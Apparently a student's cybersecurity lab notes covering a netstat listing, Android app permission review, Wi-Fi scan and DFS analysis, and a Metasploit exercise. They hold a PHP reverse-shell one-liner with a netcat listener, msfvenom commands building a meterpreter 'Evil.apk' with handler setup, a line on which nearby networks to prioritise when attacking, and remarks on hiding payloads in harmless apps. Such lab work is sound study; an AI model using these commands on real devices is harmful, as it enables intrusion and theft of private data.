
```
udp        0      0 192.168.123.50:137      0.0.0.0:*
udp        0      0 0.0.0.0:137             0.0.0.0:*
udp        0      0 0.0.0.0:57865           0.0.0.0:*
udp        0      0 192.168.123.50:138      0.0.0.0:*
udp        0      0 0.0.0.0:138             0.0.0.0:*
udp        0      0 0.0.0.0:37674           0.0.0.0:*
udp        0      0 192.168.123.50:53       0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:69              0.0.0.0:*
udp        0      0 0.0.0.0:56158           0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp6       0      0 :::53                   :::*
udp6       0      0 :::35036                :::*
```

To get revers shell


nc -nlvp 4444 to enable listening

and | php -r '$sock=fsockopen("192.168.123.10",4444);exec("/bin/bash -i <&3 >&3 2>&3");'

command to get reverse connection



Lab 1



com.torch.lampe.flashlight is the packagename

minsdkversion is 16

targetsdkversion is 28

uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"

uses-permission android:name="android.permission.INTERNET"

uses-permission android:name="android.permission.CAMERA"

uses-permission android:name="android.permission.DISABLE_KEYGUARD"

uses-permission android:name="android.permission.WAKE_LOCK"

uses-permission android:name="android.permission.FLASHLIGHT"

usespermissionandroid:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"

uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"

uses-permission android:name="android.permission.READ_PHONE_STATE"


uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"


are permissions

```
<uses-feature
        android:name="android.hardware.camera"
        android:required="false"/>
    <uses-feature
        android:name="android.hardware.camera.flash"
        android:required="false"/>
    <uses-feature
        android:name="android.hardware.camera.autofocus"
        android:required="false"/>
```

Are camera features

Lab 2


8:04
14%
채널 그래프
2.4 GHz
5 GHz
6 GHz
PRO
-20
-30
-40
-50
-60
-70
-80
-90
Q
Ch 1 2 3 4 5 6 7 8 9 10 11 12 13 14
TP-Link_6E21 (~2m)
VM6875419_EXT (~2m)
Yangxiaohong(2.4G) (~2m)
TP-LINK_AP_9C98 (~6m)
SINGTEL-3G6T (~1
WiU (~12m)
SINGTEL-EX78 (~20m)
Yangxiaohong(2.4G) (~24m)
Kinder bueno
Deliciously Different
TRY NOW


8:12
13%
채널 그래프
2.4 GHz
5 GHz
6 GHz
PRO
-20
-30
-40
-50
-60
-70
-80
-90
VM6875419_EXT (~5m)
Yangxiaohong(5G) (~8m)
(숨겨진SSID) (~10m)
TP-Link_6E21_5G*
WilJ (~18m)
SINGTEL-3G61(5G)
Yangxiaohong(5G) (~51m)
SINGTEL-2EGK(5G) (~65m)
(숨겨진SSID) (~73m)
(숨겨진SSID) (~71m)
SINGTEL-5ERC(5G) (~101m)
Crawford_5G (~113m)
Mike_5G
Ch
36 40 44 48 52 56 60 64
100 116 132 149 165
Kinder bueno
Deliciously Different
TRY NOW

TPlinks are expected one is my switch one is another switch that I used to use but transferred to next room long ago

The others are unexpected, I assume those are networks from other tenant or the shops at ground floor

Yangxiaohong appears twice at different distances, likely multiple BSSIDs on the same SSID for range extension.

Security

All networks use WPA2-PSK-CCMP which is standard, strong encryption.

One device uses WPA-PSK-CCMP which is slightly weaker, may be older hardware

If attempting to hack JCU network the hidden SSID or WPA network could be prioritized, as weaker encryption or configuration issues

Spectrum

2.4 GHz: Channels 1–13 active.

5 GHz: Channels from 36 up to 165 used

Bandwidth from 20 MHz, 40 MHz, and 80 MHz

No 6GHz channels

Others are used

2.4 GHz Band:

Channels 1 to 13 are allowed.

Channel 14 is not permitted, which explains why Channel 14 is never seen in the scan

5 GHz Band:

Channels 36 to 64, 100 to 144, and 149 to 165 are allowed

Channels 52–144 require DFS

The map shows that JCU Singapore is located near Changi Airport, which is in the north east part of the image. Since airports use radar systems that work in the 5GHz range, Wi-Fi networks in this area must follow DFS rules. This means that if a Wi-Fi router is using a DFS channel and detects radar signals, it must change channels automatically to avoid interference. For the JCU campus, this can cause issues like Wi-Fi delays when connecting or unreliable connections if the router switches channels during use. To avoid problems, the IT team might choose to stay away from DFS channels, but this limits how many channels are available, especially in busy areas like classrooms. Overall, being close to the airport makes Wi-Fi setup a bit more complicated at JCU

Lab3

```
PS C:\metasploit-framework> .\embedded\bin\ruby.exe -run -e httpd . -p 8101 -b 172.18.160.1
[2025-04-07 21:46:29] INFO  WEBrick 1.8.2
[2025-04-07 21:46:29] INFO  ruby 3.2.5 (2024-07-26) [x64-mingw-ucrt]
[2025-04-07 21:46:29] INFO  WEBrick::HTTPServer#start: pid=6132 port=8101
[2025-04-07 21:46:29] INFO  To access this server, open this URL in a browser:
[2025-04-07 21:46:29] INFO      http://172.18.160.1:8101
```

Created the browser

Received welcome message

```
PS C:\metasploit-framework> .\bin\msfvenom -l payload
C:/metasploit-framework/embedded/lib/ruby/gems/3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is de
precated after Ruby 1.9.1; use fiddle directly instead

Framework Payloads (1463 total) [--payload <value>]
==================================================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communicatio
                                                        n over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communicatio
                                                        n over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter she
                                                        ll
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication o
```

Loads of payloads pop up

```
PS C:\metasploit-framework> .\bin\msfvenom -p android/meterpreter/reverse_tcp LHOST=172.18.160.1 LPORT=4444 -o Evil.apk
C:/metasploit-framework/embedded/lib/ruby/gems/3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is de
precated after Ruby 1.9.1; use fiddle directly instead
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes
```


Generate malicious apk

```
PS C:\metasploit-framework> .\bin\msfconsole
C:/metasploit-framework/embedded/lib/ruby/gems/3.2.0/gems/rex-core-0.1.32/lib/rex/compat.rb:381: warning: Win32API is de
precated after Ruby 1.9.1; use fiddle directly instead
Metasploit tip: Start commands with a space to avoid saving them to history
                                  ___          ____
                              ,-""   `.      < HONK >
                            ,'  _   e )`-._ /  ----
                           /  ,' `-._<.===-'
                          /  /
                         /  ;
                        /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-' _,'  _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'
```

Msfconsole launched

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.18.160.1
LHOST => 172.18.160.1
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) >
```

Set up the exploit



Used the new version of small phone but this won’t allow me to install apk into android device

Meterpreter session was running in Dalvik, which is the Android runtime environment. This information confirms that the backdoor connection worked and helps identify the Android version and system architecture, which is useful for choosing the right exploits or payloads. Other commands like check_root, shell, and dump_sms could be used next to gather more details or take control of the device

Instead of building a malicious app from scratch, it’s possible to inject the payload into a normal, harmless app like HelloWorld.apk. This makes the app appear safe while hiding the malicious code inside